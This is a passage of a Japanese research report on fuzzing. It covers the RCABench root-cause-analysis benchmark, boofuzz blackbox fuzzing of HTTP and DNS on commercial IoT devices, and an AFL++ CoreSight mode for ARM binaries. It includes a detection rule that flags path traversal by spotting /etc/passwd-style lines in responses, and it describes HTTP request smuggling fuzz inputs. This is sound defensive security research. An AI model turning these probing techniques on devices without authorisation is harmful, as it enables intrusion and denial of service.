第二の脅威は、ファザーの乱数によるばらつきが評価の内部妥当性を損なう恐れがある点である。前項の RQ4 で述べたように、ファジングは確率的要素が強く、一度の実行結果が「たまたま良かった」、あるいは「たまたま悪かった」といった可能性がある。したがって、複数のシードで繰り返し実験して統計的に評価することが理想的であるが、本研究は計算資源に限りがあるため、すべてのターゲット・手法の組み合わせに対して十分な回数の実行は行っていない。このことにより、特に RQ1 や RQ3 の結論については、あくまで今回の試行結果に基づく示唆であり、統計的に有意とはいえない可能性がある。ただし、RQ2 で扱う「時間軸に沿った単一トライアル内の変化」という観点は、乱数シードのばらつきとは無関係に評価できるため、そちらの主張は依然として妥当性を有すると考えている。

以上のように、本研究の成果は既存手法の性能が必ずしも前提ほど高くないことを示唆しているが、乱数の影響を含む統計的有意性が十分に検証されたわけではないことに注意すべきである。一方で、本研究では RCABench をオープンソースとして公開しており、他の研究者が自由に利用することで、より多くの試行結果を蓄積し、統計的妥当性の向上が見込まれる。

また、外的妥当性の問題も懸念される。RCABench に含まれるターゲット数は 7 つであり、多種多様なプログラムを十分にカバーしているとは言い難い。RCA 手法が実際どのような振る舞いを示すのかをより深く理解するには、さらなる種類のバグやプログラムで大規模に評価する必要がある。たとえば、ファジング分野で広く用いられているベンチマーク（[176] [102] [174] [101]）のプログラムを活用することで、多様なバグ（かつ実際に利用されるソフトウェア）を対象に加えることが可能である。特に、Magma（[102]）や FuzzBench（[101]）は、実際に発見されたバグを含むプログラム群を整備しており、広範に利用されている。これらを RCA の評価にも導入することで、RCA 技術の実用的効果をさらに明らかにできるだろう。

(2) 既存技術の改善可能性

本研究の実験結果から、既存の RCA 手法が一部のバグに対してはうまく機能しなかった事例が確認された。たとえば ConcFuzz × AuroraFE を用いて Target #1 (CVE-2016-10094) を解析した場合、2 時間および 4 時間のデータ拡張時間では根本原因の行が非常に低い順位にランク付けされていた。おそらく、当該バグでは、クラッシュ入力と非クラッシュ入力を分ける要因となる変数値を多様に生成できていない、もしくはプログラムの制御フロー以外に着目する必要があると推測される。すなわち、データ拡張手法が制御フロー以外の情報（例えば特定の変数の値）を考慮できるように工夫すれば、性能が向上する余地があることを示唆している。

もう一つの課題は、実装手法の違いである。たとえば Aurora は Intel PIN（[14]）を、VulnLoc は DynamoRIO（[19]）を、それぞれプログラムトレースの記録に用いている。さらに、Aurora のデータ拡張部分は C/C++ で書かれている一方、VulnLoc のデータ拡張部分は Python で実装されている。こうした実装上の設計や言語選択による処理速度・メモリ効率の差が性能の違いにつながっている可能性もある。同様の問題はファジングの研究分野でも知られており、複数の手法を統一的な実装基盤で比較可能にするフレームワークが提案されている（[3] [11]）。RCA においても、同様にモジュール化された共通基盤があれば、公平かつ客観的な評価が容易になるだけでなく、新しい手法の実装や組み合わせ評価を手軽に行えるようになると期待される。

3. 6. 7 おわりに

本項では、本研究の貢献と Root Cause Analysis に関して残っている課題に触れながら、今後 RCABench をどのように発展させるかについて述べる。

ファジングはバグを自動的に発見する手法として成熟しているが、発見されたバグに対する Root Cause Analysis (RCA) 技術はまだ十分に成熟していない。その原因の一つとして、既存の RCA 手法を包括的に評価する環境が整っておらず、より高度な RCA 技術を実現する上での未解明の課題が残存していることが挙げられる。本研究では、この問題を解決するために、RCABench というエンドツーエンドのベンチマークプラットフォームを開発し、自動かつ包括的な評価を可能にした。提案手法を用いた実験結果からは、既存研究で報告されてきた評価が必ずしも十分ではなく、一部の代表的な RCA 手法においても高精度な解析が難しいケースがあることが示唆された。

本研究の取り組みは、今後の RCA 研究の発展を促すと考えている。RCABench は、新規に提案される RCA 技術を既存技術と比較しながら評価するための基盤となり得るからである。未解決の RCA の課題を明らかにし、それらの解決を支援するために、我々は今後も対象プログラムや RCA 手法の数を継続的に増やし、RCABench をより有益なプラットフォームとして発展させていく予定である。

3. 7 IoT

3. 7. 1 boofuzz

本項では、ネットワークプロトコルを対象としたブラックボックスファジングフレームワークである boofuzz ([177]) を用いたファジング手法について、その背景および目的、関連技術との比較、ならびに実施したファジング手法の概要を説明する。

(1) 背景・目的

IoT 機器の数は急速に増加しており、世界の IoT デバイス数は 2026 年には 514.4 億台、2027 年には 572.6 億台程度に達すると予測されている ([178])。IoT 機器が増えるにつれて、それらの脆弱性を狙ったサイバー脅威も高まっている。

インターネットに接続される IoT 機器が広く利用される一方、国際情勢の不確実性の高まりにより、その脆弱性が国家規模の安全保障にも影響を及ぼす可能性が指摘されている。実際、国内でも IoT 製品に対するセキュリティ要件適合評価・ラベリング制度 (JC-STAR) の運用が開始される ([179]) など、IoT 機器のセキュリティ対策を強化する取り組みは加速しており、安全性・信頼性の高い IoT 機器を求める声は国内外でますます高まっている。

IoT 機器に内在する脆弱性を効率的に発見するセキュリティ解析技術の一つとして、ファームウェアファジングがある ([180])。しかし、実際にファジングを適用するにはいくつかの困難がある (図 3. 7. 1.1)。例えば、IoT 機器によってはベンダーのウェブサイト上でファームウェアを公開していない場合があり、IoT 機器から直接ファームウェアを抽出するか、あるいはコンパニオンアプリ (IoT 機器と連携するためのスマートフォンアプリ) を解析してファームウェアを入手する必要がある ([181])。また、ファームウェアを入手できても、エミュレーション環境で実行可能な状態にするためには多大なコストがかかる。また、IoT 機器におけるファームウェアファジングで解析精度を高めるためには、実チップに依存した周辺機能を考慮する必要がある。さらに、ファームウェアを用いたホワイトボックスファジングやグレーボックスファジングを高精度に行うには、対象機器特有のインターフェースやペリフェラルなどを含む複雑なセットアップが必要となり、多種多様な IoT 機器に対して安定して適用することは現実的ではない。




図 3. 7. 1.1 ファームウェアファジング

そこで本研究では、こうした課題を踏まえ、予備的段階のファームウェアファジング評価として、ファームウェアに直接依存しないブラックボックスファジング、特に boofuzz を用いたネットワークプロトコルへのアプローチを検証する。

(2) 関連技術との比較

ネットワークプロトコル向けのブラックボックス型ファザーとしては、Peach Fuzzer ([23]) や boofuzz などが代表例として挙げられる。

ファームウェアファジングでは、オープンソースソフトウェア (OSS) 由来の部分が存在する一方でベンダー独自の非公開コードが混在しているため、完全なホワイトボックス解析は現実的ではない。このため、外部インターフェース (UART、JTAG、ネットワーク) 経由で入力を注入するブラックボックスファジング ([182])、あるいはエミュレータやデバッグポートを用いて動的計測を行うグレーボックスファジング ([183] [184] [185]) が実務上の主流となっている。本研究でも、後段で実施するグレーボックス解析に先立ち、ネットワーク経由で効率よく異常挙動を誘発できるブラックボックスファジングに焦点を当て、その実装として boofuzz を用いた。

Peach Fuzzer は 2004 年に開発されたファジングフレームワークであり、ファイル、ネットワーク、Web アプリケーションなど幅広い対象を包括的にサポートする。ファジング実行前にプロトコル仕様やパケット構造を Peach Pit ファイルとして定義する必要があり、例えば、Modbus-TCP を対象とする場合には、あらかじめそのパケット構造を詳細に記述しておく。Peach Fuzzer の特徴は、定義済みの文法規則に従って入力を生成する点である (図 3. 7. 1.2)。

一方、boofuzz は Sulley ([186] [187]) の後継として 2015 年に開発されたネットワークプロトコル向けのファジングフレームワークであり、ユーザーが手動で記述したプロトコル仕様に基づいて変異入力を生成する (図 3. 7. 1.3)。これによりデータ生成が容易になるだけでなく、ターゲットのクラッシュ検知、自動リセット、テストデータの記録といった機能も備え、様々なプロトコルを扱う機器に対してファジングを実行できる。

両者はいずれも 3. 2. 1 1 項で述べた Generation-based Fuzzer に分類されるが、Peach Fuzzer は事前に定義された文法に基づいて生成ベースのファジングを行うのに対し、boofuzz は手動で記述したプロトコル仕様に基づき変異ベースのファジングを提供するという点で異なる。




図 3. 7. 1.2 Peach ファジングフレームワークの全体像




図 3. 7. 1.3 boofuzz ファジングフレームワークの全体像

なお、ネットワークプロトコルを対象としたグレーボックスファザーとしては AFLNet がある ([188])。AFLNet は AFL の拡張実装であり、コードカバレッジ計装によるフィードバックやサーバーの応答に基づく状態フィードバックを利用して、ネットワークプロトコルを対象に効率的なファジングを行える点が特徴である。AFLNet では、LightFTP や live555 といった OSS ベースのサーバーアプリケーションで高いクラッシュ検出率が報告されている。もっとも、AFLNet を利用するには対象バイナリへの計装コード挿入が前提となるため、ファームウェアのようにソースコードが非公開でデバッグインターフェースも限定的な環境では適用コストが高い。

boofuzz はネットワークプロトコルに特化したブラックボックスファジングフレームワークである。IoT 機器で利用される HTTP や DNS などのプロトコルに対しても適用可能であり、本研究ではファームウェアファジングの前段階として boofuzz を用いたブラックボックスファジングを実施した。boofuzz は、以下の特徴を有している。

1. プロトコル定義の容易さ

boofuzz は Python で開発されており、対象プロトコルの構造を柔軟かつ容易に定義できる。そのため、さまざまなネットワークプロトコルに対して迅速にファジングを実行可能である。例えば、FTP プロトコルの USER コマンドを定義する際には、コード 3. 7. 1.1 に示すような直感的で分かりやすい構文で記述できる。

```
s_initialize("user") # 定義を開始
s_string("USER")    # 文字列"USER"
s_delim(" ")         # 区切り文字のスペース
s_string("anonymous") # パラメータ
s_static("¥r¥n")     # 改行コード
```

コード 3. 7. 1.1 boofuzz における FTP プロトコルの USER コマンド定義例

このような直感的な記述方法により、複雑なネットワークプロトコルであっても、その構

造を boofuzz に迅速に反映させることが可能となる。

2.クラッシュ検出と高い再現性

boofuzz は柔軟なログ記録機能を備えており、ファジング実行時のログ記録が詳細に行われる。そのため、クラッシュ発生時の状況を正確に再現できる。これにより、発見された脆弱性の分析や修正が容易となる。ログは、SQLite データベースへ実行ごとに分けて保存される。これにより、ファジング後にどのような入力を送信したかや何番目の変異かなどの詳細な情報を確認し、クラッシュ発生時の状況を再現可能である。

3.高い拡張性や柔軟性

boofuzz は、高い拡張性と柔軟性を持つように設計されており、標準でシリアル接続、TCP ソケット、UDP ソケットなどの通信方式に対応している。標準で用意されているものでニーズを満たせない場合は、**カスタムコネクション**を作成可能である。カスタムコネクションは以下の手順で作成する。

1. `ITargetConnection` を継承したクラスを作成する
2. 必須メソッドである `open()`、`close()`、`send(data)`、`recv()`および `info` プロパティを実装する
3. 定義したカスタムコネクションは、標準の通信方式と同様に使用できる

カスタムコネクションを定義することで、テスト対象とのさまざまな通信方式に対応可能である。たとえば、ベンダー固有のプロトコルにより独自のエンコードや暗号化を施したうえで機器と通信する必要がある場合でも、カスタムコネクションにより透過的にペイロードをエンコードしたうえで、TCP ソケット越しにペイロードを送受信するといった対応が可能となっている。

(3) 着眼点とアプローチ

本研究においては、IoT 機器で特に広く共通して利用されているネットワークプロトコルである HTTP および DNS に焦点を当てることとした。HTTP は、多くの IoT 機器が設定インターフェースとして利用しており、DNS は外部サービスやインターネットとの通信に不可欠なプロトコルである。また、対象機器がルーターである場合、DNS キャッシュサーバーとして動作していることが多い。IoT 機器で広く利用されているプロトコルを対象とすることで、脆弱性探索の再現性・応用性を高めることができる。

IOT 機器において、HTTP を起点とした攻撃で発見される脆弱性としては、DoS、OS コマンドインジェクション、パストラバーサルなどが挙げられる。また、DNS においては、DoS、DNS キャッシュポイズニング、バッファオーバーフローなどが挙げられる。また、IoT 機器では、lighttpd や dnsmasq といった OSS（オープンソースソフトウェア）の古いバージョンを利用している場合があり、そのようなケースでは既知の脆弱性が修正されていないまま残っている可能性が高い。さらに、こうした OSS をベースにベンダーが独自カスタマイズを施しているケースもあり、独自実装部分に起因する未知の脆弱性が存在することも考えられる。

多くの IoT 機器は、Web ブラウザを通じてアクセス可能な設定画面を提供している。すなわち、HTTP を用いてこのインターフェースにアクセスし、ネットワーク設定、デバイスの動作モード変更、ファームウェアアップデートなどの機能を提供する。この設定画面の Web アプリケーションや HTTP サーバーの実装に脆弱性が存在すれば、ファジングによって検出できる可能性がある。例えば、極端に長い文字列や不正な形式のリクエストを送信することで、バッファオーバーフローや書式文字列の脆弱性などを誘発することが考えられる。また、ルーターなどのクライアント端末を接続させる機能を持つ IoT 機器は、DNS キャッシュサーバーとしての役割を持つことが多い。DNS キャッシュサーバーに脆弱性が存在する場合、ファジングによって影響を探ることが考えられる。例えば、不正な形式の DNS クエリを送信し、サーバーの異常動作や情報漏洩を誘発することが考えられる。

こうした状況を踏まえ、HTTP や DNS のように広く利用されるプロトコルを対象とするファジングは、有効性が高いと考えられる。ファジングを通じて、既知の脆弱性の再現・検証および未知の脆弱性の発見の両面の成果が期待できる。

(4) 実施内容詳細

HTTP および DNS プロトコルに対するファザーを boofuzz で実装し、パストラバーサル、OS コマンドインジェクションなど特定の IoT 機器に多い脆弱性を明確に検出可能とした。

HTTP 向けのファザーでは、基本的な HTTP/1.1 に加え、HTTP/0.9 および HTTP/1.0 といった比較的使用頻度の少ないバージョンも含めて複数の HTTP バージョンに対応している。これにより、さまざまな HTTP サーバー実装における潜在的な脆弱性を幅広く検証できる。また、HTTP Request Smuggling と呼ばれるタイプの脆弱性に特化した入力（ファズ）を生成する機能を備えている。これは、Transfer-Encoding ヘッダーと Content-Length ヘッダー間の矛盾、異常な Content-Length ヘッダー、Content-Length ヘッダーの重複、Transfer-Encoding ヘッダーの重複といった、HTTP ヘッダーの処理における矛盾や曖昧さを悪用する特殊なリクエストを生成する機能である。機器に HTTP Request Smuggling の脆弱性が存在する場合、本来の HTTP リクエストの中に別の悪意あるリクエストを埋め込み、サーバーで予期しない動作を引き起こせる可能性がある。

一方、DNS 向けのファザーは、DNS クエリメッセージの構造に基づいてファジングを行う。これは、boofuzz の Block、Delim、RandomData、Word、BitField、Size、Repeat、Group、String といったさまざまなプリミティブを組み合わせ、DNS クエリの各フィールド、順序、データ型などを詳細に定義することで実現している。また、ホスト名から IP アドレスへの変換を行う正引きクエリと、IP アドレスからホスト名への変換を行う逆引きクエリの両方に対応したファジングが可能であり、DNS サービスの基本機能に対する幅広い検証を行うことができる。

パストラバーサル脆弱性の検知については、レスポンスの内容に/etc/passwd ファイルに類似する内容が含まれていないかをチェックする仕組みを独自に実装した。/etc/passwd ファイルは、Unix 系システム（Unix/Linux）でユーザーアカウント情報を管理するファイルであり、各行にユーザー名、ユーザーID、グループIDなどの7つのフィールドがコロン（:）区切りで格納されている。コード 3.7.1.2 に典型的な/etc/passwd ファイルの例を示す。

```
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
```

コード 3.7.1.2 典型的な/etc/passwd ファイルに記述されている内容例

このファイルは、Linuxをはじめとする Unix 系システムであれば確実に存在し、root 権限を持っていなくても読み取りができるようになっている場合が多いため、このファイルが読み取れるかどうかで脆弱性が存在するかをテストするケースが一般的である。

具体的な実装は、boofuzz のカスタム Monitor を用いて、レスポンス内の行単位で解析して、root:で始まり、コロン（:）を合計 6 回含む行を検出した場合に、実際の/etc/passwd ファイルの一部がレスポンスに返されている可能性があるかと判断することで潜在的なパストラバーサル脆弱性を検知できるようにしている。

(5) 結果と評価

表 3.7.1.1 に示した 5 機種 of 市販 IoT 機器に対し、前節で説明した boofuzz を用いたファザーを用いて各機器 24 時間以上のブラックボックスファジングを実施した。その結果、各機器で何らかのクラッシュを引き起こす入力を生成でき、既知・未知を含む脆弱性の再現・発見ができた。TP-Link RE300 については、ベンダーの独自機能を提供する tdpServer がクラッシュする脆弱性は CVE-2022-41783 がアサインされている。

表 3. 7. 1.1 市販 IoT 機器に対する boofuzz を用いたブラックボックスファジングの結果

ターゲット	機器種別	未知の脆弱性	CVE 番号	種類
TP-Link RE300	無線 LAN 中継器	Y	CVE-2022-41783	クラッシュ
TP-Link HS105	スマートプラグ	Y	-	クラッシュ
BUFFALO	Wi-Fi ルーター	N	-	クラッシュ
WSR-3200AX4S-BK	ネットワーク レコーダー	N	-	クラッシュ
SANNCE N44SU				
NEC Aterm WX3600HP	Wi-Fi ルーター	N	-	クラッシュ

(6) まとめ

本節では、IoT 機器を取り巻く状況や関連技術などを踏まえ、boofuzz を用いたブラックボックスファジング手法について整理した。ブラックボックスファジングでは、ファームウェアを入手したりエミュレーション環境を構築したりせずに実機での検証が行える利点があり、調査の初期段階でも DoS を誘発するパケットやクラッシュを生成できることが確認できた。boofuzz を用いたブラックボックスファジングでも、未知脆弱性を含む複数のクラッシュを再現し、その一部は CVE-2022-41783 として CVE 番号がアサインされた。

ただし、ブラックボックス手法ゆえに到達できる深度は限定的で、得られたクラッシュが境界値不備による単純な入力検証ミスなのか、メモリ破壊を引き起こす深刻なバグなのかを切り分けるには追加解析が不可欠である。検出バグの重大度や攻撃成立性を評価するには、ファームウェア静的解析と組み合わせたトライアージ技術が有効と考えられる。

総じて、boofuzz によるネットワークプロトコルのブラックボックスファジングは、広範な IoT 機器に共通する表層部分を低コストでスクリーニングする手法として有用である。

3. 7. 2 CoreSight

本項では、IoT 機器のプロセッサとして広く用いられている ARM アーキテクチャ上での Binary-only Fuzzing における既存の問題点を指摘し、それを解決するために CoreSight のトレース結果を AFL++ で利用する解決手法と実装の技術的な詳細について説明する。

(1) 背景

近年、ソフトウェアの脆弱性を自動的に検出する手法としてファジングが注目されている。ファジングとは、プログラムへの入力を変化させながら実行を繰り返し、その過程で予期せぬ動作やクラッシュを検知することで脆弱性を発見する手法である。その中でも、カバレッジ情報を用いて効率的にテスト入力を探索する Coverage-Guided Fuzzing (CGF) が広く利用されている。CGF ではプログラムを実行するたびに、その実行経路（分岐）情報をフィードバックとして取得し、新たな経路を探索するように入力を進化させることで、より多くの不具合を高速に発見できると期待されている。

プログラムのソースコードが存在する場合、コンパイル時にカバレッジ取得のためのコードを埋め込むことができるが、解析対象がプロプライエタリソフトウェアや組み込み機器のファームウェアのようにバイナリのみで提供される場合には、ソースコードを改変した計装ができず別の方法で情報を得なければならない。このようにプログラムのソースコードが手に入らず実行バイナリだけで行われるファジングを Binary-only Fuzzing と呼ぶ。

従来の Binary-only Fuzzing では、エミュレータまたは動的バイナリ変換ツールを用いた手法が一般的であるが、前者では ARM アーキテクチャにおけるツールが整備されておらず、後者では実行速度の面で課題がある。ARM バイナリの解析においては、実質的に後者の代表的な手法である QEMU mode のような低速な手法に頼らざるを得ない状況が続いてきた。

こうした背景のもと、近年注目されているのが Intel Processor Trace (Intel PT) のようなハードウェアベースのトレーシング技術である。Intel PT は x86 系プロセッサ上で分岐な

どのトレース情報をハードウェアレベルで取得でき、**Binary-only Fuzzing** においてソフトウェアエミュレーションよりも高速かつ効率的にカバレッジを収集できる点が知られている（[189] [123]）。同様の機能として、ARM プロセッサの一部には **CoreSight**（[16]）と呼ばれるトレース機構が実装されていることがある。**CoreSight** は Intel PT と同様に命令の分岐先情報をハードウェアで収集できるため、ARM バイナリに対する **Binary-only Fuzzing** の高速化に活用できる可能性が高い。




図 3. 7. 2.1 QEMU mode と CoreSight mode

本項では、ARM における Binary-only Fuzzing に関する既存研究とそれらの問題点について触れ、それを解決するために CoreSight をどのように利用するかを説明する。

しかし、ARM アーキテクチャにおける Binary-only Fuzzing の視点で見ると、これらの方式には次のような課題がある。

静的なバイナリ書き換え手法に関しては、現時点で x86 アーキテクチャを中心に開発されているツールが多く、ARM バイナリを対象としたものが十分に成熟していない。例えば e9patch のようなツールは x86 向けが主であり、ARM 命令セットに対応する改変が容易ではない。また、ARM バイナリは組み込み機器やカスタムファームウェアとして提供されることが多く、実行形式や命令形式が多様なため、普遍的に対応する静的改変技術が少ない。このため、ARM で静的計装を行うハードルは高いままである。

したがって、**QEMU mode** を用いた **AFL++** ([31]) のような動的計装方式が用いられており、この手法では実行ごとに **PUT** をエミュレータ上で動かすか動的変換を介してトレースする。しかし、この構成による手法は図 3. 7. 2.1 に示すように **PUT** が常に仮想化や命令変換のオーバーヘッドを受けるため、ネイティブ実行より大幅に遅くなる。特に **ARM** バイナリを対象とする際、最適化されたエミュレータを利用してもなおオーバーヘッドが顕著になり、繰り返しのカバレッジ取得を必要とする高頻度のファジングに向かない場合が多い。

加えて、**ARM** 向けのプログラムはスマートフォンや組み込み機器を含む多種多様な環境で動作し、ファイルシステム構造やライブラリの取り扱い方も一定ではない。そのため、既存のエミュレータに単にバイナリを与えるだけでは正常に動かせず、環境を再現する設定・ディレクトリ構成を整えるなど手間が大きい。また、解析用に周辺デバイスや **OS** カーネルを含めてエミュレーションする必要があるケースでは、さらに大規模なセットアップが必要となる。このように、一連の準備作業で大幅なコストがかかり解析速度自体にも悪影響が及ぶ。

以上の課題を踏まえ、本研究では **Intel Processor Trace** の **ARM** 版ともいえる **CoreSight** に着目し、そのハードウェアレベルの分岐トレース機能を利用することで、ソースコードを不要とする **Binary-only Fuzzing** を可能な限り高速に実行することを目指した。具体的には、まず従来の **QEMU mode** のようにソフトウェアレイヤで命令をトレースするのではなく、ハードウェア自体が分岐情報を収集する **CoreSight** の動的計装を用いることで、**PUT** の実行速度をネイティブに近い水準で維持しつつ、分岐情報を非同期的に取得できる構成を実現する。図 3. 7. 2.1 (b-2)でも示されているように、この方式では **PUT** の実行を妨げることなくトレースデータを取得できるため、全体としての高速化が期待される。

さらに、ハードウェアが出力するトレースデータはソフトウェア計装とは異なり、明示的な分岐先アドレスやカウンタ値を含まないため、**Intel PT** で用いられる **TNT** パケットや **TIP** パケットに相当する **Atom** パケットおよび **Address** パケットをデコードして、**AFL** が用いるエッジカバレッジあるいは **PTriX** が提案するパスに敏感なカバレッジに変換する手法を導入した。これにより、**AFL** 互換のフィードバックを活用しながらも、より精度の高い実行経路情報を得ることができ、**Binary-only Fuzzing** における探索効率を向上させられると考えている。

また、**CoreSight** は **SoC** 設計時にどのコンポーネントが採用されるかが大きく異なるため、トレースバッファサイズ (**Embedded Trace Buffer**) や **DRAM** への書き込みを担う **ETR** (**Embedded Trace Router**) の有無によって利用形態が左右されるケースが多い。従来のツールでは、カーネルドライバの実装状況やコンポーネントの認識不備によってトレース取得が困難な場合があったため、本研究ではユーザー空間レベルで **CoreSight** を直接制御するトレースを実装するとともに、**ETF** (**Embedded Trace FIFO**) や **ETR** を活用することで大容量かつ高頻度のトレース取得を可能にした。こうした取り組みにより、**SoC** 固有の制約を極力回避しつつ、**Binary-only Fuzzing** で要求される大量の実行サイクルに耐える運用を実現している。

(3) CoreSight

本項では、**ARM** プロセッサのトレース機構である **CoreSight** について機能や主な目的から技術的な詳細までを解説する。

CoreSight は、**ARM** プロセッサが備えるデバッグおよびトレース機構の総称であり、**CPU** で実行された命令の流れを詳細に記録するための仕組みである。たとえば、命令がどのように分岐したかを表す“分岐先情報”や、タイミング情報などをハードウェアレベルで取得できる。これは **Intel** アーキテクチャにおける **Intel Processor Trace** (**Intel PT**) と類似した機能だが、**CoreSight** はより多様なコンポーネントの組み合わせとして提供される点が特徴的である。

CoreSight のコンポーネント構成は SoC ごとに大きく異なるが、大別すると「Trace Source」「Trace Sink」「Trace Link」の三種類が存在する。Trace Source は CPU コアが出力する命令の分岐情報などを発生源とし、Trace Sink は最終的にトレースデータを保存または外部へ送信する役割を担う。Trace Link はそれらの間を仲介するコンポーネントであり、複数のトレースを一つにまとめる Funnel や、バッファとして機能する ETF (Embedded Trace FIFO)、あるいは複数経路を複製して出力する Replicator などが代表例である。CoreSight では、こうした各コンポーネントを柔軟に組み合わせることで、SoC の設計要件に応じたトレース収集を実現する。

取得したトレースデータはパケット形式で表現される。パケットには、分岐が発生したことを示す Atom パケット、間接分岐などで分岐先アドレスを示す Address パケットなどが含まれ、それらの列を適切にデコードすることで実際の命令実行経路を再現できる。ただし、実行履歴を完全に復元するには、トレースデータだけではなく、プログラムバイナリやシステムのメモリマップ情報など外部の知識も必要となる点は Intel PT とほぼ同様である。さらに、CoreSight の動作モードやバッファ容量は SoC の構成によって差異が大きい。安価な SoC では Embedded Trace Buffer (ETB) しか備わっていない場合もあり、その場合はトレースバッファが非常に小さいという問題がある。一方で、ETR (Embedded Trace Router) を利用できる SoC であれば DRAM にトレースを保存し、大容量のリングバッファのように扱うことで、ファジングなどの長時間トレースが要求される用途にも対応が可能となる。

このように、CoreSight はファジングなどのユースケースで重要な命令レベルの分岐情報をハードウェア的に取得できる点が大きな利点である。しかし、SoC 固有の構成やコンポーネントの設定が複雑であり、Linux カーネルの標準ドライバを介したアクセスがうまくいかない環境も少なくない。本研究では、こうした制約を踏まえつつ、ユーザー空間のトレーサと専用のデコーダを備えた実装を整え、AFL++ などのファジングフレームワークと統合することで、ネイティブレベルの高速性を活かした Binary-only Fuzzing を実現している。

(4) AFL++ CoreSight mode の実装

本項では、我々が実装した AFL++ CoreSight mode について、その構成要素であるトレーサとデコーダの技術的な詳細と高速化に関して施した工夫点を説明する。

本研究では、ARM CoreSight による Binary-only Fuzzing を AFL++ に組み込んだ AFL++ CoreSight mode ([192]) を実装した。AFL++ CoreSight mode は合計約 5000 行の C 言語と C++ のソースコードによって実装されている。

AFL++ CoreSight mode ではトレーサとデコーダを核とする構成を採用した。図 3. 7. 2. 2 に示すように、この AFL++ CoreSight mode は大きく分けて AFL 本体、プロキシアプリケーション、PUT の三つから構成される。プロキシアプリケーションが CoreSight の制御やトレースデータのデコードを担い、AFL 本体は通常の AFL 同様、入力の生成とフィードバック情報による探索を行う。以下ではトレーサとデコーダの実装の概要を述べる。

